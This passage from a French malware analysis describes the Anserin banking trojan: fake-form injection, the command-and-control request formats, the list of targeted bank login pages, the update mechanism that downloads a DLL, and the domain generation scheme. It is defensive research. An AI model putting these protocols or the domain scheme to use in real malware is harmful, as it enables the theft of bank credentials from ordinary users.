


FIG. 10: Scénario d'injection d'un formulaire falsifié

L'Injector Server n'est pas **systematiquement** utilisé. Celui-ci n'est utilisé que pour la liste des banques déclarées dans le fichier de configuration local du malware. Ces banques sont déclarées sous la forme d'expressions régulières : `*.banking.xmcopartners.com/bank/login.jsp.*`. Lorsqu'un utilisateur navigue sur un site web, le malware vérifie la présence de ce site au sein de son fichier de configuration. Si le site est présent, le malware envoie une requête à l'Injector Server pour déterminer le traitement à effectuer. Ce mécanisme est décrit dans le paragraphe suivant.

Dans tous les cas, le processus de vol de mots de passe standard est utilisé : le contenu du formulaire posté sera enregistré dans le fichier de collecte.

L'exemple suivant (figure 4.1 et figure 4.1) illustre ce processus. L'Injector Server est utilisé pour renvoyer un clavier virtuel fixe. L'utilisateur cliquera sur la combinaison des chiffres de son code secret qui sera enregistrée dans le fichier de Collecte. Le malware redirige alors l'utilisateur sur le réel formulaire de la banque en ligne laissant croire à une erreur de saisie de la victime.

L'Injector Server est utilisé pour injecter des formulaires falsifiés sur des centaines de sites Web. Ces sites sont classés en fonction du pays d'origine (figure 4.1).

4.2 Le protocole d'injection

Anserin utilise également le protocole HTTP pour communiquer avec l'Injector Server.



FIG. 11: Site Web légitime avec clavier virtuel



FIG. 12: Clavier virtuel fixé et injecté

Le protocole d'injection est divisé en 2 étapes. La première consiste en l'interrogation de l'*Injector Server* sur les actions à effectuer pour un site donné et les contraintes d'exploitation. Lorsque toutes les conditions d'exploitation sont réunies, la seconde étape consiste en l'injection ponctuelle d'un formulaire falsifié.

La première requête permet de renseigner le malware sur la méthode d'injection à mener (nom de la page contenant le formulaire à modifier, URL du formulaire falsifiée...). Cette opération consiste à envoyer une requête HTTP avec en paramètre l'URL de la banque en ligne.

Première requête :

```
GET /Byasn457/id=1234567890ABCDEF1234567&p1=2&p2=banking.xmcopartners.com&
p3=0 HTTP/1.1
Host: injector-server.com
User-Agent: MSID [1234567890ABCDEF1234567]|Build Vasi5|109
```

L'entête HTTP User-Agent contient l'identifiant du malware (MSID). Cet identifiant est contrôlé par l'*Injector Server* avec une liste d'identifiants bloqués (mécanisme de blacklist). Si l'identifiant est blacklisté, alors le serveur renvoie une page vierge. Le tableau ci-dessous décrit les différents paramètres de l'URL envoyés par le malware :




FIG. 13: Stockage des formulaires falsifiés sur l'Injector Server

Nom du paramètre	Description	Exemple
/Bysn457/	Dossier contenant les formulaires falsifiés et le service de traitement des requêtes du malware.	
id	MSID : identifiant du malware. Cette valeur est générée aléatoirement lors de l'installation du malware	id=1234567890ABCDEF1234567
p1	Type de requête : <ul style="list-style-type: none"> p1=0 : Méthode d'injection liée à la banque fournie dans le paramètre suivant p1=1 : Liste des banques gérées par l'Injector Server 	p1=2
p2	URL du site de la banque en ligne.	p2=banking.xmccopartners.com
p3	Chiffrement de la réponse de l'Injector Server <ul style="list-style-type: none"> p3=0 : Aucun chiffrement p3=1 : Algorithme de Chiffrement inconnu p3=2 : Chiffrement Anserin dont la clé est le MSID 	p=0

Réponse de l'Injector Server :

```
HTTP/1.1 200 OK
Date: Fri, 21 Mar 2008 12:24:47 GMT
Server: Apache
X-Powered-By: PHP/5.1.6
Content-Length: 68
Connection: close
Content-Type: text/html; charset=windows-1251
```

```
banking.xmccopartners.com /login.jsp /fr/banking.xmccopartners.com.php 2 0 2 1
```

Le tableau suivant illustre les différents formats de réponses du serveur en fonction de la valeur du dernier paramètre envoyé par le malware.

Paramètre	Réponse du serveur	Remarques
p3=0	banking.xmccopartners.com /login.jsp /fr/banking.xmccopartners.com.php 2 0 2 1	Aucun chiffrement
p3=1	_____ ____ [] UZ ____ [] UZ _ Z _____ ____ [] [] UGUEUAUDx□	Chiffrement inconnu
p3=2	oka 104IjBwNjY0FDo+tkaglbJzpAYVZdJyESE2xAXistRB3q+ Gp1RltnIgwzA0A5PU0adExflHNOHOD9J2ZRWiAmEnN cUC47HVR9S1gtMgEQ==	Chiffrement avec la valeur du MSID du malware

La réponse de l'Injector Server renseigne le malware sur le déroulement du vol des identifiants de l'utilisateur.

La réponse du serveur contient les informations suivantes :

```
siteWeb urlForm urlFormFalsifie typeHTTP cptAvantInjection nbMaxInjection Statut
```

Les données reçues peuvent être scindées en deux parties. La première partie de la réponse (en rouge) indique au malware la manière dont le formulaire doit être injecté, typiquement quelle page du site Web doit être remplacée et l'URL du formulaire falsifié.

Exemple : banking.xmccopartners.com /login.jsp /fr/banking.xmccopartners.com.php

Méthode d'injection		
Éléments de réponse du serveur	Exemple	Description
siteWeb	banking.xmccopartners.com	Site web ciblé par l'attaque
urlForm	/login.jsp	Le formulaire falsifié doit être injecté lorsque l'utilisateur visite l'URL : https://banking.xmccopartners.com/login.jsp
urlFormFalsifié	/fr/banking.xmccopartners.com.php	Le formulaire falsifié est disponible depuis l'URL suivante : https://injector-server/fr/banking.xmccopartners.com.php

La seconde partie de la réponse (en vert) précise **quand** l'attaque doit être menée (méthode HTTP utilisée par le site Web, nombre de visites normales avant d'injecter une page malicieuse...). En effet, le malware injecte le formulaire falsifié ponctuellement. Cette mise en œuvre permet de ne pas éveiller les soupçons des victimes.

Exemple : 2 0 2 1

Evènement déclenchant l'injection			
Eléments de réponse serveur	de du	Exemple	Description
typeHTTP		2	Type de requêtes http à traiter. Plusieurs valeurs sont définies. <ul style="list-style-type: none"> • 0 : injection du formulaire sur toutes les requêtes HTTP (<i>GET, POST, PUT, HEAD, ...</i>) • 1 : injection sur toutes les requêtes de méthodes différentes de <i>GET</i> et <i>POST</i> • 2 : injection sur toutes les requêtes de méthodes différentes de <i>GET</i> • 3 : injection sur toutes requêtes de méthodes différentes de <i>POST</i>
cptAvantInjection		0	Cette valeur représente le nombre de visites normales du site Web avant que le malware n'injecte le formulaire falsifié.
nbMaxInjection		2	Cette valeur définit le nombre maximum d'injections que le malware doit effectuer sur le site Web ciblé.
Statut		1	Plusieurs valeurs sont définies. <ul style="list-style-type: none"> • 0 : l'attaque est désactivée. Le malware n'injectera pas de formulaire falsifié • 1 : l'attaque est activée.

Exemple de traitement pour la réponse suivante :

```
banking.xmcpartners.com /login.jsp /fr/banking.xmcpartners.com.php 2 0 2 1
```

Le malware injectera le formulaire falsifié
<https://injector-server/fr/banking.xmcpartners.com.php>
lorsque l'utilisateur enverra une requête POST pour la première fois à la page
<https://banking.xmcpartners.com/login.jsp>.

Cette attaque sera menée uniquement deux fois.

4.3 Les sites web attaqués par le *banker*

Le répertoire des faux formulaires contient actuellement 530 URL et formulaires associés. Les formulaires sont classés par langue et par nom de domaine.

BANK	MATCHING	HJACK PAGE
*barclays.pt	/barclaysnet/wait_login.jsp	/?Theme=barclays.pt/barclays.pt.php
*caixapenedes.com	/mcpenedes/GeneralServlet?pageOperation=LOGIN	/?Theme/caixaenedes.com/redir1.php
www.caibaduro.es	/CajaElectronica/boxer/cajaduero*	/?Theme/cajaduero.php
www3.deutsche-bank.es	/jpost/login.deu.login.do	/?Theme/deutschebank.es/deutschebank.es.php
gdbonline.adb.ae	/efs/serve/efs.jsp-ns/nc/nk/login-inr.jsp	/aw/adb.ae.php
login.banknetpower.net	/checkin.jsp	/aw/banknetpower.net.php
*bobbanking.com	/BankAwayRetail/*sgonhttpHandler.aspx*	/aw/bobbanking.com.php
*bobbank.ae	/Cajaweb/egAE/producttwoapp/action/ProcessSignon.do	/aw/bobbank.com.php
bancoombia.ob.todosi.com	/servlet/msfv/80007/Login/login_new.html	/aw/bancoombia.com.php
www.bcointernacional.com	/baninter/login.jsp	/aw/bcointernacional.com.php
www*.bolivariano.com	/banicava/Principal.asp	/aw/bolivariano.com.php
www.bancoparis.com.bo	/jproduccion/_produccion/app/login.asp	/aw/banc.com.bo.php
vs1.abisa.co.za	/lib/Authenticate.do*	/aw/abisa.co.za.php
produ.banco.com	/GFPNetSeguro/transaccional/accesos/Login.aspx	/aw/produ.banco.com.php
businessnet.ba-ca.com	/dsp*login.welcome*	/aw/ba-ca.com/businessnet.ba-ca.com.php
online.ba-ca.com	/bacli06/login.html	/aw/ba-ca.com/login.ba.php
www.bkc-banking.at	/cgi/login.cgi/BKS	/aw/bkc-banking.at.php
www.dentibank.at	/dnzbnKwienWeb/login/loginend.jsp	/aw/dentibank.at.php
ebanking.easysbank.at	/InternetBanking/InternetBanking/*	/aw/easysbank.at.php
www.fincera.at	/SERVICE/015_PRESENTATION	/aw/fincera.at.php
www.mvsnb.com	/ticket/login	/aw/mvsnb.com.php
banking.privatbank.at	/html/german/loginin.jsp;jsessionid=*	/aw/privatbank.at.php
www.tb.psk.co.at	/InternetBanking/InternetBanking*	/aw/psk.co.at.php
ebanking.sparbank-vi.co.at	/ebanking/Banking/Banking2.jsp	/aw/sparbank-vi.co.at.php
secure.acsu.com.au	/?Communicator.jsp	/aw/acsu.com.au.php
*advisernet.com.au	/avn/login_controller	/aw/advisernet.com.au.php
secure.ampbanking.com	/au/Login	/aw/ampbanking.com.php
ebanker.arabank.com.au	/eb_SignOn.asp	/aw/arabank.com.au.php

FIG. 14: Extrait de la liste des faux formulaires hébergée par l'*Injector Server*

Au moment de la rédaction de cet article, 13 banques françaises souffraient de la présence d'un faux formulaire sur l'*Injector Server*.

Même si la cible principale de Anserin reste les banques en ligne (environ 90 % des faux formulaires), Anserin attaque d'autres types de site.

En premier, les sites de paiement par tiers de confiance comme PayPal. Viennent ensuite les sites de vente aux enchères (Ebay) et les sites de jeux en ligne dédiés aux consoles comme Word-Gaming.net. Le formulaire de login d'un site français de vente de vidéo pornographique en ligne a même été ajouté à la liste pendant 1 mois.

Comme nous l'avons explicité au chapitre dédié au mécanisme d'injection de faux formulaire, Anserin enregistre et collecte les identifiants de connexion lorsque l'internaute valide un formulaire.

La simplicité du mécanisme de collection des mots de passe en constitue également sa force. La collecte est indépendante de l'injection du faux formulaire. En d'autres termes, peu importe s'il y a un faux formulaire, Anserin enregistre le contenu de toutes les requêtes HTTP POST qui sortent d'Internet Explorer. Ainsi, que l'utilisateur soit trompé par un faux formulaire de login lui demandant son code PIN ou qu'il saisisse son numéro CVV2 de sa carte VISA, Anserin enregistre ses informations dans son fichier de collecte et les envoie au *Back-Office*.

Anserin est donc bien plus puissant qu'un *banker* dédié qu'à certaines banques : tous les identifiants confidentiels que la victime saisit sur un site web sont volés et seront revendus ou échangés.

Il est donc probable que le *Back-Office* de Anserin possède une base de données impressionnante contenant des centaines de données revendables : identifiants bancaires, code d'accès à divers sites, carte de crédit, code de sécurité sociale, code de Webmail...

5 La résilience du *banker*

Anserin a été conçu pour persister. Les pannes et les fermetures judiciaires des serveurs du *Back-Office* ont été prévues par les développeurs dès sa conception.

Ainsi, l'adresse IP de l'*Injector Server* est renseignée par le fichier de configuration. La mise à jour de ce fichier permet de restaurer la fonctionnalité d'injection du malware en cas d'incident sur un précédent *Injector Server*.

Anserin met en œuvre deux techniques de résilience : la mise à jour du moteur du malware et le changement des adresses IP du *Back-Office*.

5.1 Le processus de mise à jour du malware

Anserin est un malware actif et en perpétuelle évolution, en effet, des mises à jour sont effectuées fréquemment, par occurrence d'une fois par semaine.

Les principales modifications concernent le fichier de configuration de Anserin. En effet, les URL des banques en ligne évoluent au fil du temps et les développeurs affinent les règles utilisées par l'*Injector Server*, le malware doit donc constamment mettre à jour sa base de connaissance. La mise à jour peut également modifier l'adresse IP de l'*Injector Server*.

La figure 5.1 présente des modifications effectuées par une mise à jour du fichier de configuration du malware. Ce résultat provient d'un robot de surveillance que nous avons développé dont le fonctionnement est explicité ultérieurement. Seules les modifications de configuration sont reportées dans les alertes du robot.

Le processus de mise à jour affecte également le cœur du malware, la librairie *ibm000x.dll*. La mise à jour de cette librairie est rare, mais peut modifier le comportement de Anserin. Les



FIG. 15: Exemple d'alerte lors d'une mise à jour du fichier de configuration de Anserin

principales modifications de la librairie identifiées durant cette année sont l'exécution du malware en tant que Service Windows et la modification de la clé de chiffrement pour les requêtes HTTP.

Les développeurs utilisent également un système de versionning consciencieux. Chaque version du malware dispose d'un nom propre (gucci, Vasi5...) suivi d'un identifiant numérique (75, 95, 109...). Anserin insère cette version au sein de chaque requête envoyée aux serveurs du *Back-Office* ainsi que pour toutes les insertions dans le fichier de collecte. Ce mécanisme assure aux développeurs une résilience dans la gestion des données volées même en cas de modification majeure du malware.

Le processus de mise à jour dépend du *Collector Server*. Le malware envoie périodiquement une requête HTTP chiffrée au serveur contenant plusieurs paramètres. Cette requête est semblable à l'envoi des données du fichier de collecte (paramètres envoyées, algorithme de chiffrement...) présenté dans le chapitre 3 cependant, le malware utilise ici la méthode HTTP GET.

Requête de mise à jour déchiffrée :

```
GET /0123456789ABCDEF/id=1234567890ABCDEF1234567&sv=109&build=Build%20Vasi5&ts=1204201312&ip=192.168.1.111&sport=8796&hport=8744&os=5.1.2600&cn=France&nid=0123456789ABCDEF&bld=Build Vasi5&ver=109 HTTP/1.1
Host: collector-server.com
User-Agent: MSID [1234567890ABCDEF1234567]|Build Vasi5|109
Cache-Control: no-cache
```

Le tableau ci-dessous décrit les différents paramètres de l'URL envoyée par le malware :

Nom du paramètre	Description	Exemple
/0123456789ABCDEF/	Clé de chiffrement.	POST /0123456789ABCDEF/....
id	MSID : identifiant du malware. Cette valeur est générée aléatoirement lors de l'installation du malware	id=1234567890ABCDEF1234567
sv build bld ver	Version du malware	sv=109 build=Build Vasi5 bld=Build Vasi5 ver=109
ts	Timestamp. Cette donnée correspond à la date de dernière mise à jour du malware.	ts=1204201312
ip	Adresse IP de la machine infectée	ip=192.168.1.111
sport	Port TCP du proxy SOCKS du malware	sport=8796
hport	Port TCP du proxy HTTP du malware	hport=8744
os	Version de Windows	os=5.1.2600
cn	Géolocalisation de la machine infectée	cn=France
nid	Clé de chiffrement utilisé	nid=0123456789ABCDEF

Le serveur utilise les valeurs des champs *ts* (TimeStamp) et *ver* (Version) afin de déterminer respectivement la dernière mise à jour du fichier de configuration et la version de Anserin.

En fonction de ces valeurs, le serveur peut renvoyer **3 types de réponses** : * **okn** : le malware est à jour. * **okc** : mise à jour du fichier de configuration du malware. * **oks** : mise à jour du cœur du malware (bibliothèque *ibm000x.dll*).

La réponse du serveur est contrôlée par le malware. Seules les chaînes de caractères *okn*, *okc* et *oks* sont attendues par Anserin. Ces réponses confirment que la requête a été envoyée au *Collector Server*. Si la réponse du serveur ne contient aucune de ces données, le malware renvoie sa requête sur un autre serveur.

Réponse du serveur lorsque le malware est à jour :

```
HTTP/1.1 200 OK
Date: Tue, 25 Feb 2008 05:03:18 GMT
Server: Apache
X-Powered-By: PHP/5.0.4
Content-Length: 4
Connection: close
Content-Type: text/html; charset=UTF-8
```

okn

Lorsque le fichier de configuration doit être mis à jour, le serveur renvoie une nouvelle version du fichier chiffrée avec la clé fournie dans la requête (dans notre exemple 0123456789ABCDEF) précédée de la taille du fichier.

Réponse du serveur lors d'une mise à jour du fichier de configuration :

```
HTTP/1.1 200 OK
Date: Tue, 25 Feb 2008 05:03:18 GMT
Server: nginx/0.5.32
X-Powered-By: PHP/5.2.1
Connection: keep-alive
Content-Type: text/html
```

```
okc 43989...
```

Lors de la mise à jour de la librairie utilisée par Anserin, aucun chiffrement n'est opéré. Le contenu de la nouvelle librairie est envoyé dans le corps de la réponse HTTP toujours précédé de la taille du fichier.

Réponse du serveur lors d'une mise à jour de Anserin :

```
HTTP/1.1 200 OK
Date: Tue, 25 Feb 2008 05:03:18 GMT
Server: nginx/0.5.32
X-Powered-By: PHP/5.2.1
Connection: keep-alive
Content-Type: text/html
```

```
oks 135832...This program cannot be run in DOS mode...
```

5.2 Le mécanisme de reprise

Le *Collector Server* est le serveur le plus important du *Back-Office*. Ce serveur permet de recueillir tous les identifiants volés, de maintenir à jour le malware et de fournir la nouvelle adresse de l'*Injector Server*.

Le nom de domaine associé au *Collector Server* est fourni par le fichier de configuration du malware. Toutefois, si le nom de domaine n'est pas joignable, Anserin utilise un mécanisme de génération pseudo-aléatoire d'un nouveau nom de domaine pour le *Collector Server*. Ainsi, les malwares « perdus », ou avec un fichier de configuration corrompu, peuvent toujours reprendre le contact avec leur serveur maître.

Ce mécanisme peut être apparenté au concept de *FastFlux networks*, à la différence que ce n'est pas l'adresse IP qui change régulièrement, mais le nom de domaine du serveur. La fermeture au niveau du Registrar est donc inutile, car les noms de domaine changent sans arrêt.

Exemples de noms de domaine générés (Novembre 2007) :

```
fdwvonv.com
fdwvonv.info
fdwvonv.biz
```

Cet algorithme repose essentiellement sur une translation de la date courante. Le nom de domaine généré est composé de 7 caractères (dont les 3 derniers correspondent au mois en cours) associés aux extensions « .com », « .info » ou « .biz ».

Le tableau suivant fournit la correspondance entre le mois en cours et l'abréviation de 3 caractères utilisés par Anserin :

Mois	ANSERIN Translation
January	ANJ
February	EBF
March	ARM
April	PRA
May	AYM
June	UNJ
July	ULJ
August	UAG
September	ESP
October	OKT
November	ONV
December	EDC

Anserin utilise deux concepts différents pour assurer la résilience :

- Un concept **proche** d'un *Fast-Flux* simple : le nom de domaine du *Collector Server* est renseigné par le fichier de configuration. Ainsi, pour le nom de domaine, l'adresse IP du serveur peut changer. **La résilience est du côté Registrar.**
- Un concept **inverse** des *Fast-Flux* : le malware génère un nom de domaine qui pointerait vers une IP inconnue. **La résilience est du côté DNS.**

6 Retour d'expérience

6.1 Les stratagèmes des faux formulaires

Les banques en ligne utilisent des mesures de protection afin de renforcer le processus d'authentification des clients. Ces mesures de protections sont matérialisées par l'ajout d'un clavier virtuel, l'utilisation d'un token ou d'une carte contenant de multiples identifiants.

Les pirates doivent faire preuve d'imagination afin de trouver des astuces pour contourner ces protections à l'aide de l'*Injector Server*. Toutefois, le risque ne s'arrête pas là, en effet, Anserin peut également injecter de nouveaux formulaires sur certains sites Web. Ces nouveaux formulaires permettent de recueillir des informations personnelles sur les victimes (numéro de sécurité sociale, nom de jeune fille, code PIN d'une carte bancaire...)

Les exemples suivants sont basés sur de réelles attaques que nous avons anonymisées.

L'authentification suivante utilise la carte bancaire de l'utilisateur pour l'authentification sur le site Web. L'utilisateur possède un calculateur permettant de générer un code d'accès en fonction d'un challenge soumis par le site Web, du numéro de carte bancaire associé à son code PIN (secret).

La figure 6.1 présente le formulaire d'authentification légitime du site Web :

The screenshot shows a three-step authentication process:

- 1 Numéro de la carte**: The user is asked to enter their card number. A Dexia Maestro card is shown with the number 6703 8552 6234 6249. Below the card, the first four digits (6703) are pre-filled in a box, and the remaining digits are in empty boxes. A checkbox for 'Ajouter à vos favoris' is at the bottom.
- 2 Dexia Card Reader**: The user is instructed to insert their card into a Dexia Card Reader. The steps are: 1. Insérer votre carte bancaire dans le Dexia Card Reader. 2. Appuyez sur la touche **WT**. 3. Introduisez le nombre suivant sur le Dexia Card Reader. A challenge number **8627 5051** is displayed. The user is asked to confirm with **OK**. 4. Introduisez le code pin de votre carte bancaire et confirmez avec **OK**.
- 3 Code d'accès**: The user is asked to enter the number that appears on the Dexia Card Reader screen (maximum 6 digits, no spaces). A 'Response:' field is provided with a 'Continuer' button.

FIG. 16: Site A légitime

La visite de ce site Web depuis une machine infectée par Anserin inclut l'*Injector Server*. L'*Injector Server* va renvoyer un formulaire identique au site légitime (figure 6.1) sauf que la valeur du challenge est fixe. La soumission de ce formulaire falsifié génère une erreur d'authentification et renvoie l'utilisateur sur la réelle page de login.

Identification

1 Numéro de la carte

Introduisez votre numéro de carte:



6703

Ajouter à vos favoris

2 Dexia Card Reader

- Insérez votre carte bancaire dans le Dexia Card Reader.
- Appuyez sur la touche .
- Introduisez le nombre suivant sur le Dexia Card Reader.

Challenge:
9099 0643

puis confirmez avec 

4. Introduisez le code pin de votre carte bancaire et confirmez avec 

3 Code d'accès

Introduisez le nombre qui apparaît à l'écran du Dexia Card Reader: (maximum 8 chiffres, sans espace)

Response:

FIG. 17: Site A avec le faux formulaire

Nous ne sommes pas en mesure de savoir si les pirates ont cassé l'algorithme utilisé par le calculateur de cette banque en ligne. Si tel est le cas, en fixant la valeur du challenge, les pirates sont en mesure de retrouver le code PIN de la carte bancaire de l'utilisateur. Si l'algorithme n'est pas encore cassé, cette attaque permet aux pirates de créer une faille cryptographique (utilisation multiple d'un même challenge). Cette faille cryptographique permettra, à terme, de casser l'algorithme de chiffrement du calculateur.

L'exemple suivant est plus simple et répandu. La figure 6.1 présente le formulaire d'authentification légitime d'une banque en ligne.

Account Log In

3/21/2008 8:02:30 AM ET.
U.S Equity/Option Markets are closed.

Market Quotes (Delayed 15 minutes)


DJIA 0 | NASDAQ +48.15 ▲ | S&P 500 -1.23 ▼

Account Log In

Username

Password Reminder: Your password is case sensitive.

Start Page



[Forgot your password?](#)

Note: By logging in, you agree to our [Account Terms and Conditions](#).

Messages

Key Dates [More Dates](#)

3/21 Observance of Good Friday – U.S. equity and futures markets closed. Futures Trade Support is available by calling 888-280-8020 or through Live Help until 7am ET. Futures Trade Support will reopen on Sunday 3/23 at 4pm ET.

[Holiday Schedule Click Here](#)

Notices

Options Expiration This Week

Normal options expiration procedures will be affected by the Good Friday holiday. Be aware that:

- A.M settled index options stop trading Wednesday, Mar. 19th.
- Expiring equity and P.M settled index options will stop trading Thursday, Mar. 20th.

If you have positions with March expirations, please be prepared to manage these positions before the deadline above.

Important IRA Notice:
Please remember to specify 2007 when making your 2007 IRA contributions; otherwise they will automatically default as tax year 2008 contributions (exceptions apply for SIMPLE and SEP accounts).

FIG. 18: Site B légitime

Dans ce cas, l'*Injector Server* ne modifie pas le formulaire d'authentification, car le mécanisme d'authentification est standard (login / password) et les identifiants seront enregistrés dans le fichier de Collecte. Anserin va simplement ajouté un formulaire supplémentaire (figure 6.1) afin de substituer des données personnelles (code PIN, numéro de sécurité sociale, réponse à une question secrète. . .).

FIG. 19: Site B avec le faux formulaire

La figure 6.1 illustre une autre utilisation de l'injection de formulaires falsifiés. Anserin modifie le formulaire légitime pour demander à un utilisateur de saisir plusieurs codes de sécurité. Ces codes de sécurité sont stockés sur une carte personnelle de l'utilisateur. Généralement, les banques en ligne demande de saisir un seul de ces codes de sécurité afin d'effectuer certaines opérations (virement bancaire, ordre boursier, . . .).

6.2 Qui contrôle ce *banker* ?

La question est simple : « Qui contrôle ce *banker* ? »

Lorsque nous avons commencé à étudier le *banker* Anserin au début de l'année 2007, les deux adresses IP de son *Back-Office* pointaient vers la plage IP 81.95.144.0.

Cette plage est enregistrée par une organisation nommée Russian Business Network, plus connue sous l'acronyme RBN. La localisation de cette organisation a évolué au fil de l'année.

Tout d'abord, début 2007, l'enregistrement RIPE de la plage IP 81.95.144.0 indiquait la ville Saint-Petersbourg en Russie. Aujourd'hui, même si cette plage n'héberge plus le *Back-Office* de Anserin, l'enregistrement WHOIS de cette plage indique la République de Panama.

Enregistrement RIPE de l'*Injector Server* début 2007

```
81.95.144.0 - 81.95.147.255
---
inetnum:      81.95.144.0 - 81.95.147.255
netname:     RBNET
```

ADVERTENCIA !!

Por motivos de seguridad nuestro sistema de protección ha sido mejorado.
Por favor introduzca las coordenadas solicitadas de su Tarjeta Super Clave para acabar la autorización

	A	B	C	D	E	F	G	H	I	J
1	<input type="checkbox"/>	<input type="checkbox"/>	xx	xx	xx	<input type="checkbox"/>	<input type="checkbox"/>	xx	xx	xx
2	<input type="checkbox"/>	xx	xx	xx	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	xx	<input type="checkbox"/>	xx
3	xx	xx	xx	xx	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	xx	xx	xx
4	<input type="checkbox"/>	xx	xx	<input type="checkbox"/>	xx	xx	<input type="checkbox"/>	xx	xx	xx
5	<input type="checkbox"/>	xx	<input type="checkbox"/>	xx	<input type="checkbox"/>	xx	<input type="checkbox"/>	xx	xx	<input type="checkbox"/>

Accueil > Identification

IDENTIFICATION

Afin de prévenir les cas de la fraude veuillez vous identifier et confirmer votre personnalité.
Introduisez 10 coordonnées de la carte CLÉS PERSONNELLES.

E2	<input type="checkbox"/>	GS	<input type="checkbox"/>	E8	<input type="checkbox"/>	B5	<input type="checkbox"/>	B3	<input type="checkbox"/>
H4	<input type="checkbox"/>	C1	<input type="checkbox"/>	A1	<input type="checkbox"/>	G8	<input type="checkbox"/>	C8	<input type="checkbox"/>

FIG. 20: Formulaires falsifiés demandant de nombreux codes secrets

```

descr:      Russian Business Network
admin-c:    RBNR-ORG
tech-c:     RBNR-ORG
mnt-by:     RBN-MNT
status:     ASSIGNED PA
country:    RU
remarks:    INFRA-AW
source:     RIPE # Filtered

role:       Russian Business Network Registry
address:    Russian Business Network
address:    12 Levashovskiy pr.
address:    197110 Saint-Petersburg
address:    Russia

```

En observant l'évolution des mises à jour de notre version de Anserin que nous conservons sur un poste infecté, nous avons suivi les changements d'adresse IP du *Back-Office*.

Mis à part quelques indisponibilités, l'adresse IP du *Back-Office* n'a pas changé entre le mois de janvier et le mois de septembre 2007.

En septembre, la mise à jour de la librairie DLL a suivi la migration du *Back-Office* vers la plage 194.146.207.0. Cette plage a alors été enregistrée au nom d'une certaine société NEVACON LTD, également située en République de Panama.

Le *Back-Office* de Anserin a alors commencé une phase de déménagement incessant. Le tableau ci-dessous illustre ces migrations en indiquant pour chacune des adresses IP utilisées, l'hébergeur associé. Ci-après, le tableau des hébergeurs du *Back-Office* de Anserin entre le 1er janvier 2007 et le 15 mars 2008 :

Date d'observation	IP du Collector	Hébergeur	Lieu
1 Jan 2007	81.95.144.0	Russian Business Networks	Saint-Petersbourg, Russie
1 Sept 2007	194.146.207.137	Nevacon LTD	Panama
5 Nov 2007	72.232.197.83	Layered Technologies	Plano, Texas, USA
15 Nov 2007	216.240.147.250	Calpop	Los Angeles, USA
5 Dec 2007	74.86.214.10	Softlayer Technologies	Dallas, Texas, USA
15 Dec 2007	207.218.234.194	ThePlanet	Houston, Texas, USA
3 Jan 2008	209.62.15.98	ThePlanet	Houston, Texas, USA Additional Whois : Istanbul, Turquie
10 Jan 2008	88.255.74.234	Sistemnet /TurkTelekom	Istanbul, Turquie
21 Jan 2008	208.101.17.194	Softlayer Technologies	Dallas, Texas, USA
8 Fev 2008	88.255.90.34	Sistemnet/TurkTelekom	Istanbul, Turquie
13 Fev 2008	67.228.114.75	Softlayer Technologies	Dallas, Texas, USA
29 Fev 2008	74.54.47.50	ThePlanet	Houston, Texas, USA add: Istanbul, Turquie
10 Mar 2008	66.240.237.195	Cari	San Diego, Californie, USA
15 Mar 2008	67.228.114.66	SoftLayer Technologies	Dallas, Texas, USA

Les adresses IP indiquées dans ce tableau correspondent à l'adresse réellement active du *Collector Server*, c'est-à-dire l'adresse vers laquelle notre machine infectée envoyait les identifiants volés.

Anserin détermine l'adresse IP de son Collector à partir d'un nom DNS généré pseudo-aléatoirement en fonction de la date du jour. Cependant, le fichier de configuration local de Anserin, qui est mis à jour sporadiquement, contient deux noms DNS fixes. Il s'agit des adresses de backup du *Collector Server*, son URL de secours.

Depuis le 14 janvier 2008, les deux noms de machine de backup n'ont pas évolué : kalamazan.com et kirizz.info. Ces deux noms sont résolus vers deux adresses IP différentes appartenant toutes les deux au même hébergeur : *SoftLayer Technologies*.

Le but de cet article n'est pas de dénoncer une quelconque complicité entre les pirates contrôlant Anserin et les hébergeurs cités ici. Ces hébergeurs font partie de ce que l'on appelle des hébergeurs Bullet-Proof. Ces derniers proposent des serveurs dédiés et sans aucune limitation. Ils garantissent à leur client l'anonymat et la tranquillité. Deux aspects appréciés des pirates et de spammeurs professionnels. Certains de ces hébergeurs annoncent clairement la couleur avec les slogans tels que : « we will never shut you down, no matter how many complaints we receive. »

